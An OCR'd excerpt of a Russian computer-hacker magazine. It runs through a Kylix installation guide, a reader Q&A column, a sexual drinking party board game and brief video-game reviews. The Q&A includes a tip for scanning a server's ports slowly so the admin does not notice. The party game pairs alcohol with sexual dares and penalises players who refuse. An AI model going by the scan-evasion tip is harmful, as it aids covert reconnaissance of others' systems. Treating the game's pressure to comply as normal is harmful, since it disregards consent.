На моей машине стоит Red Hat 6.2, и вроде все должно работать нормально, но нет... Запуская setup.sh, я наткнулся на то, что моя библиотека glibc безвозмездно устарела. Инсталляция просто отказалась идти нормально. Слава Borland, что на диске с kylix оказались необходимые патчи. Если у тебя возникли те же проблемы, то это не надолго. Сейчас мы их решим.

Connected… waiting for reply

В директории patches лежат необходимые нам патчи. Затем идет папка с именем дистрибутива и потом папка с именем версии. В моем случае это получилось как patches/glibc_redhat/6.2. Перейдя в эту папку, ты нарвешься на кучку файлов - патчей. Для установки всего этого безобразия набирай: rpm -ivh Имя Пакета
А лучше: rpm -Uvh Имя Пакета
В этом случае пакет будет проинсталлирован, и система проверит возможность обновления пакета. Если обновление необходимо, то оно пройдет без твоего ведома.
Более простой вариант - войти в пакет как в папку, и ты увидишь его содержимое. Запусти прямо из пакета файл install или update, и пакет будет установлен. С использованием этого способа есть небольшие проблемы. На диске с kylix все rpm пакеты помечены как запускаемые. Это значит, что оболочка будет пытаться запустить файл, а не войти в него. Для решения этой проблемы:
1. Скопируй пакеты в отдельную директорию на диске.
2. Запусти в этой директории команду "chmod -X *" (без кавычек).
3. Теперь ты снял пометку запускного файла и можешь входить в пакет как в папку.

После установки всех пакетов из папки patches/glibc_redhat/6.2 инсталляция проходит без проблем. Я запустил файл setup.sh, и Kylix удачно встал в моей ОСи. После установки желательно перезапустить XWindows (просто для общего развития).




Рисунок 2. Kylix в действии

Теперь у тебя в главном меню появился пункт Borland Kylix. Запусти из этого меню Kylix, и ты окажешься в почти знакомой среде, очень похожей на Delphi.

Вот и все. Теперь ты установил себе виновника будущей смерти окошек. В следующий раз мы опробуем его в действии.

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)



Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде “Как сломать www-сервер?” или вообще просить у меня “халявного” Internet'а. Я все равно не дам, я жадный :).

Q: Подскажите, пожалуйста, как можно приукрасить ftp сервер (вернее, одну из его папок). Возможно ли создание ярлыков для файлов. Иллюстрированных папок. Иначе, как привлечь посетителей?

H: Как приукрасить папки и файлы в командной строке? Да никак. Командная строка всегда выполнена в двух цветах: цвет фона и цвет текста. Никаких ярлыков не может быть и в помине. FTP действует тем же способом. Это протокол, который работает практически по принципу командной строки. У тебя есть набор команд для работы с файлами и каталогами и больше ничего. Никакого гипертекста, никакой графики, только команды. Единственное, что ты можешь сделать, - это welcome message, но я бы не назвал это украшательством. Если ты хочешь раскрутить свой ftp-шник, то сделай его зеркало на вебе и уж там украшай как хочешь.

Q: В одном из номеров X кто-то задал вопрос про использование Proxy и ночной анлим. На что вы ответили, что Злобный Провайдер может постучаться в открытый порт прокси и оторвать юзеру все педипальпы. Ну дык вот: чтобы он этого не сделал, надо в качестве прокси поставить Squid, выбрать в нем режим анонимности = PARANOID, в кач-ве строки User-agent какую-нить белиберду вроде “Netscape Navigator 8bit for CP/M”, далее взять ipchains и сказать ему, что для всех, кроме 192.168.###.0/24 на порт 3128 DENY. Все, можно радоваться жизни. Для роутера под виндой (фу, извращение какое!) соответственно Squid/w32 и @Guard.

H: Гениально! Вот такие вопросы я люблю. Что мне тебе сказать? Я посмотрел Squid, это действительно сильный проксик. Особенно возможность прикрывать User-agent. Если кто-нибудь еще найдет подобную проксю, шлите адреса мне. А порты желательно прикрывать с помощью какого-нибудь серьезного FireWall.

Q: У меня такой вот вопрос: сколько, примерно, стоят консультации по безопасности? То есть, если, например, предлагают за деньги рассказать обо всех дырах и о том, как их закрыть.

H: Очень по-разному. Это как заказ дизайна сайта: обратись к Лебедеву, и он выкатит тебе счет на 5 штук грина, а если обратишься к частному веб-мастеру, то он сделает тебе сайт за 300$ (а то и за 100). С консультациями по безопасности такая же история. Только мы сразу хотим тебя предупредить: сейчас развелась просто туча всяких левых хакерских команд, набитых ламаками, но которые выставляют себя как -=security analyzing team =-. Сейчас это просто модно.

Q: Могут ли вирусы самостоятельно активироваться из архивов zip, rar?

H: Нет. Вирусы вообще не могут активироваться, пока ты их сам не запустишь. Так что сами вирусы не запускаются. Поэтому их подкладывают ламам в виде красивых прог или каких-нибудь глюков. После этого вирус прописывается в автостарт и тогда он уже запускается автоматически. Идею понял? Так что, пока вирь в архиве, он как за каменной стеной, если ты не вздумаешь его запустить (правда, некоторые выдают вири за самораспаковывающийся арх, т.е. exe-шник. Вот тогда словить вирь - как нефига делать - прим. Синтеза).

Q: Зачем нужен встроенный антивирус в BIOS? Что он может? Почему-то все знакомые его просто отключают и все…

H: Достаточно слабый антивирь и помогает очень редко. За всю жизнь я только один раз видел его сообщение. А тестирует он только память (кажется, даже только boot сектор). А отключают его потому, что он тормозит систему, а win с включенным антиком вообще не поставишь. Так что лучше поставь себе какой-нибудь монитор, например, от Касперского или DrWeb.

Q: С помощью какой утилиты можно определить путь к серверу? То есть какой путь проходит пакет до цели.

H: Такого добра полно в сети. Если лень искать, то в составе форточек есть маленький гигант tracert.

Q: Что-то в последнее время такой глюк стал случаться: при выходе из Виндов вылезает синий экран: неверный вызов VxD из такого-то модуля.

H: У меня тоже такое бывает. С этой проблемой борется весь мир и никак не может решить :(. У тебя явно проблема с каким-то драйвером. Чаще всего его имя пишется где-то на синем экране. А победить проблему ты не сможешь. Чаще всего она связана с DLL-hell. Это значит, что кто-то очень умный подменил системную DLL и подсунул свой корявый вариант. Так что теперь и не вычислишь, кто виноват (но, скорее всего, какая-то игрушка либо софтина, которую ты недавно заинсталил).

Q: Очень часто в журнале имеются статьи о cgi-скриптах. Все пока было понятно, кроме одного: настройка атрибутов файлов, какой-то 755. Я юзаю ftp-клиент FAR, весь его облазил, но все же не нашел.

H: Интересно, а что ты искал? В Windows атрибуты файла выглядят как простые слова, например, “только для чтения”. В *nix все атрибуты выглядят как числа, например, 755. Это число нужно разложить на более простые составляющие:

400 - Владелец может читать
200 - Владелец может изменять
100 - Владелец может запускать
040 - Члены группы могут читать
020 - Члены группы могут изменять
010 - Члены группы могут запускать
004 - Все могут читать
002 - Все могут изменять
001 - Все могут запускать

То есть 755 есть сочетание 400+200+100+40+10+4+1. Как видишь, одним числом можно определить кучу возможностей. Теперь ясно, какие атрибуты должны быть у файла? Теперь щелкай по файлу в своем FTP клиенте и входи в свойства. Там обязательно будет нечто подобное. А то, что ты читал у нас, - это выставление атрибутов chmod-ом из-под никсов.

Q: Смогу ли я лазить по Инету через парня из локалки, если узнаю его пароль (IP в сетке не динамический)?

Н: Ты знаешь, по Инету лучше лазить не через парня, а через девчонку :). Ты только представь себе этот процесс... А вообще, какой пароль ты хочешь узнать? Пароль к прову? Тогда узнай и логин и лезь самостоятельно. Аааа. У тебя нет момеда. Тогда тебе ничего не светит. Пока парень не поставит на свой комп проксик, ты через него не перелезешь.

Q: Что значит идентификация по Мак-адресу?

Н: В любом сетевом устройстве (например - сетевая карта) прошит адрес - MAC. Он прошивается на заводе изготовителе и никуда уже не может деться. Связь между двумя устройствами осуществляется только при условии, что известен MAC-адрес компьютера, с которым ты хочешь связаться. Ты можешь идентифицировать этот компьютер по IP, по имени или по MAC-адресу.

Q: Что такое WAN?

Н: По-нашему это звучит как ВАНя :). Он означает сеть из географически удаленных сегментов, т.е. глобальная сеть. ВАНями пользуются крупные фирмы, у которых офисы разбросаны по всему миру или по нескольким городам.

Q: А может ли сервер/админ определить, что я сканирую его порты?

Н: Без проблем. Каждый скан - это попытка коннекта на порт. Каждая неудачная попытка - запись в специальный лог. Так что не вздумай сканировать сразу кучу портов. Это нужно делать по одному в 5-10 минут. Поэтому и говорят, что ручной скан лучше любой спецпроги. И от того, что прога очень быстро сканирует порты, только хуже. Хотя есть и другие варианты безопасного скана, и о них мы уже писали.

Q: Недавно услышал выражение multihomed computer. Что это такое?

Н: Multihomed - многодомный, т.е. тот, у которого много домов. Multihomed computer - это компьютер, в который всандалили несколько сетевых карточек. Например, мой сервер можно смело назвать multihomed computer, потому что в нем две карты - одна для связи сети на коаксиале, а другая висит на 100мб витухе.

Q: У меня материнская плата HIS M441A SocketA ATX (KT133) и процессор AMD Duron 700 МГц. Хотел бы его разогнать, но ни из Bios, ни джамперами нельзя поменять ни множитель, ни повысить напряжения питания ядра процессора.

Н: Да, достал ты меня со своей мамой. Я не пользуюсь AMD, потому что у меня уже несколько лет висит плохой осадок от их аналога пентиумов. А если ты не в курсе, то не все мамы позволяют делать разгон. Возможно, именно твоя относится к этому типу. Народ, если кто-нибудь знает, как гнать HIS M441A SocketA ATX (KT133), то просьба ответить типу на narticoly2001@mail.ru. Если он пришлет мне еще письмо, то меня можно будет выносить ногами вперед :).

Тусовка в X-стиле
Как замутить безбашенную

Александр '2poisonS' Сидоровский (2poisonS@xaker.ru)



Чем ты обычно занимаешься на вечеринке? Пьешь? Да, занятие не супер... Особенно если не комбинировать его с какими-нибудь более прикольными способами оттяга. И более экстремальными. Сейчас я научу тебя одной X-гамесе, которая добавит немного экстрима любой тусовке. Главное, чтобы народ попался раскрепощенный, или, как вариант, запасись достаточным объемом топлива, чтобы его таковым сделать.

Для игры тебе понадобится:
1. Компания веселых слегка пьяных перцев и перчинок в количестве чем больше, тем лучше.
2. Тот самый номер X, который ты держишь сейчас в руках.
3. Один игральный кубик
4. Фишки (по одной на каждого играющего)
5. Всякая шняга, которая всегда валяется где-то под рукой на каждой тусовке (например, спички, апельсин или яблоко, выпивка, музыка и т.д.)




Как играть

На следующем развороте журнала ты найдешь игровое поле. Там, в принципе, все и так ясно. Ставишь все фишки на клетку START, кидаешь кубик и... прямо как в детских настольных играх. Только наша игра совсем не детская, скорее даже наоборот. Так вот, смысл игры в том, чтобы первым попасть на клетку FINISH. Все клетки делятся на трехуровневые задания с партнером, простые задания (обычно без партнера) и бонусы. Если ты попадаешь на трехуровневое задание (там, где указаны три варианта действий), ты можешь выбрать любой из вариантов, в зависимости от твоей "испорченности" (хе-хе :)). Если ты выбираешь первый, самый невинный вариант, ты остаешься на этой клетке. Если выполняешь второй уровень, переходишь на одну клетку вперед и получаешь бонус, который там указан. Если ты согласен на третий, экстремальный уровень - смело шагай на три клетки вперед, опять же за честно заработанным бонусом. Ты, конечно, можешь в любой момент отказаться от задания, но тогда (sic!) придется отвалить на две клетки назад и выполнить то, что там написано. Надеюсь, пока все понятно, поскольку правила тут проще школьного курса Бейсика :). Если на клетке написано задание, где нужно что-то делать с партнером, внизу обязательно есть приписка типа "Партнер - 5, сосед слева". Это значит, что тебе нужно отсчитать пятого соседа противоположного пола (!) слева, причем, если играют всего четыре девушки, то нужным человеком будет твоя первая соседка с левой стороны (понятно, почему? ;)).



Если ты пытаешься что-то с кем-то сделать, а он(а) отказывается, на две клетки назад возвращаешься не ты, а он(а). Потому как нефиг комплексовать. Ты же выбираешь любого другого играющего, который согласится сделать ЭТО с тобой :).

Вот, в общем-то, и вся премудрость. Как видишь, это даже проще, чем 127.0.0.1 пингануть :). Зато насколько интересней! Я могу это тебе заявить с полной ответственностью, потому что перед тем как ставить материал в номер, я эту игру тестил лично на себе и своей университетской компании.



ВЕЧЕРИНУ

Как это выглядело, можешь увидеть на фотографиях. Да, заметь, что сюда пошли только самые... э-э-э... приличные фотки ;), потому что пленка кончилась очень быстро, да и то, что было потом, в журнале публиковать просто нельзя :).

Для самых отмороженных экстремалов

Если тебе кажется, что предложенный вариант игры слишком “мелкомягкий” :), и ты хочешь что-нибудь погорячее - нет проблем. Дополни игру более откровенными заданиями или замени ими



те клетки, которые тебе не понравились. Вот тебе основные правила для того, чтобы сделать игру гораздо более интимной :).

1. Везде, где надо раздеться до нижнего белья, поменяй задание на полное, окончательное раздевание. Обнаженка это есть гут.
2. Везде, где надо кого-то укусить, погладить, потрогать, поцеловать и т.д. за какое-нибудь место через одежду, делай то же самое, но без одежды. Тогда все эти покусывания и пощипывания станут более захватывающими.
3. В задании, где нужно станцевать стриптиз на столе, пусть это будет нормальный, полноценный стриптиз, с постепенным сниманием всей одежды.
4. Любые “нормальные” части тела (типа ноги, живота или плеч) во всех заданиях поменяй на “интересные” части тела (типа... ну, сам придумаешь ;)).
5. Можешь придумать отдельные задания “для мальчиков” и “для девочек”. Так у тебя будет гораздо больше поля для фантазии во всем, что касается тех частей тела, которые у них различаются.
6. Везде, где в задании сказано, что нужно поцеловать партнера, придумай, куда именно нужно целовать. Хе-хе... Тут все зависит от твоей силы воображения.
7. Везде, где нужно что-то рассказать, поменяй задание на “рассказать и изобразить”.

Одним словом, твори, выдумывай, фантазируй. Здесь дан вариант игры, рассчитанный на обычных нормальных людей лет по 18-25. Эксперимент показал, что игра народу нравится, особенно если перед ней хлопнуть пивка для рывка. Так что изменения вноси осторожно, только если уверен, что твоя тусовка это оценит. Потому как чтобы найти компанию на ТАКУЮ игру, тебе нужны либо безнадежно оторванные беспредельщики, либо очень, очень много спиртного :)... Короче, считай, что я тебя предупредил. А теперь поехали - экстрим-вечеринка в Х-стиле началась! :)



1 Поцеловать партнера в щеку.
2 Поцеловать в губы.
3 Поцеловать в пупок.

Партнер 2 справа.

БОНУС

Указанный тобой игрок снимает один элемент одежды по твоему выбору.

Выпить свой бокал (рюмку) до дна.

БОНУС

Выбрать партнера на следующее задание.

БОНУС

Кто-нибудь из играющих (по твоему выбору) целует тебя.



Рассказать о своем самом смешном, нелепом сексуальном опыте.

БОНУС

Выбрать партнера на следующее задание.

1 Погладить партнера по ноге.
2 Погладить по попе.
3 Погладить по области гениталий.
(Все - через одежду).

Партнер 5 слева.

Признаться партнеру в любви.
Партнер 1 слева.

БОНУС

Кто-нибудь из играющих (по твоему выбору) говорит тебе комплимент.



1 Сделать что-нибудь (по твоему выбору) с партнером.
2 По его (ее) выбору.
3 По выбору соседа справа твоего пола.

Партнер 6 слева.

БОНУС

Кто-нибудь из играющих (по твоему выбору) целует тебя.

БОНУС

Кто-нибудь из играющих (по твоему выбору) произносит тост в твою честь.
Все выпивают.

1 Снять один элемент одежды по твоему выбору.
2 По выбору партнера.
В Снять все, кроме нижнего белья.

Партнер 5 справа.

БОНУС

Кто-нибудь из играющих (по твоему выбору) выполняет твое желание.



1 Передать партнеру яблоко, зажатое подбородком.
2 Передать сигарету, зажатую между верхней губой и кончиком носа.
3 Передать половинку спички, зажатую зубами.

Партнер 1 справа.


БОНУС.
Угадать цвет трусиков партнера. Если угадал - перейди на две клетки вперед. (В любом случае - ты проверяешь.)
Партнер 4 слева.

Снять один элемент одежды по твоему выбору.



БОНУС

Снять с кого-нибудь из играющих (по твоему выбору) любой элемент одежды.



Снять один элемент одежды по твоему выбору.



БОНУС

Задать три любых вопроса кому-нибудь из играющих (по твоему выбору).

1 Сделать что-нибудь (по твоему выбору) с партнером.
2 По его (ее) выбору.
3 По выбору соседа слева твоего пола.

Партнер 4 справа.

1 Сделать партнеру массаж плеч и шеи.
2 Сделать массаж живота.
3 Сделать массаж бедер и попы (через одежду).

Партнер 2 слева.

БОНУС

Медленный танец с партнером по выбору.

Снять один элемент одежды по твоему выбору.

БОНУС

Кто-нибудь из играющих (по твоему выбору) выполняет твое желание.

БОНУС

Выпить на брудершафт с кем-нибудь из играющих (по твоему выбору).

Снять один элемент одежды по твоему выбору.

БОНУС

М: Любая из девушек садится к тебе на колени до твоего следующего хода.
Ж: Сесть на колени к любому из парней до твоего следующего хода.

1 Снять один элемент одежды по твоему выбору.
2 По выбору партнера.
3 Снять все, кроме нижнего белья.

Партнер 3 справа.

Изобразить с двумя партнерами по выбору скульптурную группу “Финал безумной оргии”.

БОНУС

Задать три любых вопроса кому-нибудь из играющих (по твоему выбору).

1 Изобразить любимую сексуальную позу с кем-нибудь из играющих (по твоему выбору).
2 Изобразить ее с партнером.
3 То же, что п.2, но ты в нижнем белье.

Партнер 6 справа.

БОНУС

Кто-нибудь из играющих (по твоему выбору) поет песню про любовь.

БОНУС

Каждый игрок противоположного пола делает тебе что-нибудь приятное.

1 Изобразить любимую сексуальную позу с кем-нибудь из играющих (по твоему выбору).
2 Изобразить ее с партнером.
3 То же, что п.2, но ты в нижнем белье.

Партнер 7 справа.

БОНУС

Кто-нибудь из играющих (по твоему выбору) признается тебе в любви.

Рассказать о своем самом необычном сексуальном опыте.

1 Потанцевать.
2 На столе.
3 Стриптиз (до нижнего белья на столе).

БОНУС

Выбрать любой бонус на поле.

Рассказать свою сексуальную фантазию.



БОНУС

Выбрать любой бонус на поле.

БОНУС

Продвинуться на любое количество клеток в пределах четырех.


Изобразить скульптуру “В предвкушении оргазма”.

БОНУС


Кто-нибудь из играющих (по твоему выбору) рассказывает анекдот о сексе.

1 Укусить партнера за ушко.
2 Укусить за губу.
3 Укусить за сосок (через одежду).

Партнер 3 слева.





АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@REAL.XAKEP.RU)

Урожденная Asterix Mega Madness F
Жанр Аркада
Похожесть Timon and Pumba
Мать/отец Asterix Videogames/Infogrames
Требует P200(P2-300), 32(64)
Групповуха Split screen
Описуха Игра по мотивам знаменитых комиксов, мультфильмов и фильма про Астерикса, Обеликса и прочих древне-римлян-ненавистников. Вообще-то это целый сборник прикольных зубодробительных развлекух с оттенком легкого садизма. Ну как тебе идея развлекаться с катапультой, забрасывая римский лагерь коровами? Или гонки по пересеченной местности верхом на римской знати? Иногда так затягивает, что сложно оторваться.



Приговор ХОРОШО



Урожденная Conflict ZoneF
Жанр 3D RTS
Похожесть Ground Control, Wargames
Мать/отец MASA/UbiSoft
Требует P2-300(P5-500), 32(128), 3D
Групповуха LAN, Инет
Описуха Ну чего, обычная трехмерная RTS, клон почти всего хорошего и не очень хорошего, что было в жанре. Графика и анимация юнитов находятся где-то в эпохе первого Myth, экономическая составляющая содрана с древнего Wargames... Все, что есть хорошего в этой игре (главным образом управление и интерфейс), украдено из Ground Control.



Приговор СРЕДНЕ

Урожденная Deep Sea Fishing 2
Жанр Морская рыбалка
Похожесть eGames Fishing
Мать/отец Simworks/Interplay
Требует P233(P3-300), 32(64), (3D)
Групповуха В ассортименте
Описуха Странно, рыбалка, и вдруг - "хорошо". Просто это хардкорная морская рыбалка, где ты не сидишь как истукан у вонючей лужи, а рассекаешь на катере океанскую гладь не хуже чем в Корсарах. И ловишь ты не кильку в томате, а зверюшек покрупнее. Как тебе 20 минут таскать за катером голубую акулу? Короче, попробовать стоит.

Приговор ХОРОШО





Урожденная Emperor: Battle for Dune
Жанр 3D RTS
Похожесть Dune 2000, Earth 2150
Мать/отец Intelligent Games, Westwood/EA
Требует P2-300(Athlon-1200), 64(256), 3D
Групповуха LAN, Инет
Описуха Абсолютно то же самое, что и Dune 2000 (а значит и Dune 2), только в ТриДэ. Геймплей - до боли знакомый: "построй базу, отбейся от атак, собери армию, кинь всех на врага, обматюгай кривой pathfinding, повтори все то же в следующей миссии". Все стандартно для Дюны: недостаточные различия воюющих сторон, завораживающие видеоролики, зубодробительная музыка, классический как Лев Толстой геймплей, умственно отсталый AI, сомнительный игровой баланс.

Приговор СРЕДНЕ





Урожденная Fly! 2
Жанр Авиасим
Похожесть Fly!, MSFS, Flight Unlimited
Мать/отец Terminal Reality, Gathering of Developers
Требует P2-333(P3-600), 64(128), 3D
Групповуха Обломись
Описуха Симулятор для настоящих профессионалов (новичков просьба идти тренироваться в MSFS). Приборные панели могут занимать до 7(!) экранов. Игровые ситуации иногда ставят в тупик даже настоящих летчиков. Зато если ты один из избранных и под крылом самолета у тебя что-то поет, удовольствие от процесса тебе гарантировано. Хотя бы из-за роскошных видов (см. скриншоты)...

Приговор РУЛЕЗ!

ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!


Урожденная **Gangstrs 2: Vendetta**
Жанр Гангстерская стратегия
Похожесть Gangsters
Мать/отец Hothouse Creations/Eidos Interactive
Требует P2-300(P3-500), 64(128), (3D)
Групповуха LAN, Инет
Описуха Сравнивая с G1 - управление стало удобнее, легко решается проблема с транспортом. Но! Представь себе гангстера, после разборки с десятком конкурентов послушно паркующегося в отведенном месте! Вообще, с реализмом както слабовато - народ в городе, похоже, принципиально не замечает творящегося беспредела, зато полицейских можно мочить в любых количествах. Короче, идея свежа, но реализация ни к черту.

Приговор **СРЕДНЕЕ**

Урожденная **General Election**
Жанр Настольная игра
Похожесть Монополия
Мать/отец Template Business S.S.
Требует P100(P233), 16(32)
Групповуха Hot Seat
Описуха Представь себе Монополию, которая призвана изобразить избирательную кампанию в Туманном Альбионе. То есть в виндозном интерфейсе в разрешении 800x600, и не иначе, ты начинаешь бросать кубик, двигать фишки и отвечать на вопросы об английской политической системе в лучших традициях Who Wants to Be Сам Знаешь Кем. Это означает, что ты вроде как завоевываешь симпатию избирателей на теледебатах и интервью... Отстой месяца, не иначе.

Приговор **ЛАЖА**



Урожденная **Gilbert Goodmate**
Жанр Адвенчура
Похожесть Monkey Island 1-3
Мать/отец Prelusion/FastTrack Publishing
Требует P-166(P-266), 32(64)
Групповуха Обломись
Описуха Низкобюджетный клон Monkey Island. Играем за юного "пионера-героя", чьего дедушку приговорили к смертной казни по подозрению в похищении священного гриба-реликвии. Самая большая проблема этой игры - диалоги. Они непомерное большие, скучные и абсолютно ненужные. В результате сон накрывает играющего уже через полчаса после инсталляции. Правда, те, кто не заснул, смогут обнаружить несколько довольно любопытных загадок в лучших традициях жанра...

Приговор **СРЕДНЕ**





Урожденная **Half Life: Blue Shift**
Жанр 3D FPS
Похожесть HL, HL: Opposing Force
Мать/отец Gearbox Software/ Sierra On-Line
Требует P266(P2-450), 32(64), (3D)
Групповуха LAN, Инет
Описуха Add-on к сам знаешь чему. Даже не аддон, а так... бонус за 30 баксов. Проходится за несколько часов на среднем уровне сложности. Играем за охранника все той же Black Mesa, мочим все тех монстров, спецназовцев... Перед нами маячит все тот же мужик с чемоданом... Короче, здравствуй, молодость! Единственное, на что стоит обратить внимание, - возможность поставить в игру текстуры из Dreamcast-версии. Если после этого кто-то скажет, что приставки suxx...



Приговор **ХОРОШО**






Урожденная **Hot Wired**
Жанр Аркадные гонки
Похожесть NFS3, Driver
Мать/отец IncaGold/Xicat Interactive
Требует P2-300(P3-500), 64(64), (3D)
Групповуха Обломись
Описуха Кому не хочется оказаться в шкуре "чиста конкретного пацана", лихо угоняющего тачки и круто уходящего от преследования ментов? Здесь разработчики попали "в струю". Да и линейные трассы вместо надоевших кольцевых радуют... до тех пор, пока не начинают утомлять однообразием. Вообще, чем дольше играешь, тем скучнее становится. Графика опять же не фонтан. А уж идея платить из своего кармана за угнанные автомобили поражает... нестандартностью подхода ;).

Приговор **СРЕДНЕ**





Урожденная **Kayak Extreme**
Жанр Гонки на лодках
Похожесть Sydney 2000
Мать/отец Small Rocket/RealNetworks
Требует P-233(P3-500), 64(128), 3D
Групповуха Обломись
Описуха Лакомый кусочек для фанатов спортивных игр. Казалось бы, что здесь может быть интересного - плыви себе на каяке, проходи чек-поинты да старайся не терять скорости. Ан нет, игровой процесс подкупает разнообразием и реалистичностью. Все как в жизни - только что был штиль, ты расслабился, как вдруг набежала волна, и... где я? кто я? Графика и звук тоже, кстати, на уровне.

Приговор **ХОРОШО**




Урожденная **Myst III: Exile**
Жанр Квест
Похожесть Myst, 7th Guest, TJM
Мать/отец Presto Studios/UbiSoft
Требует P2-300(P3-600), 64(128), (3D)
Групповуха Обломись
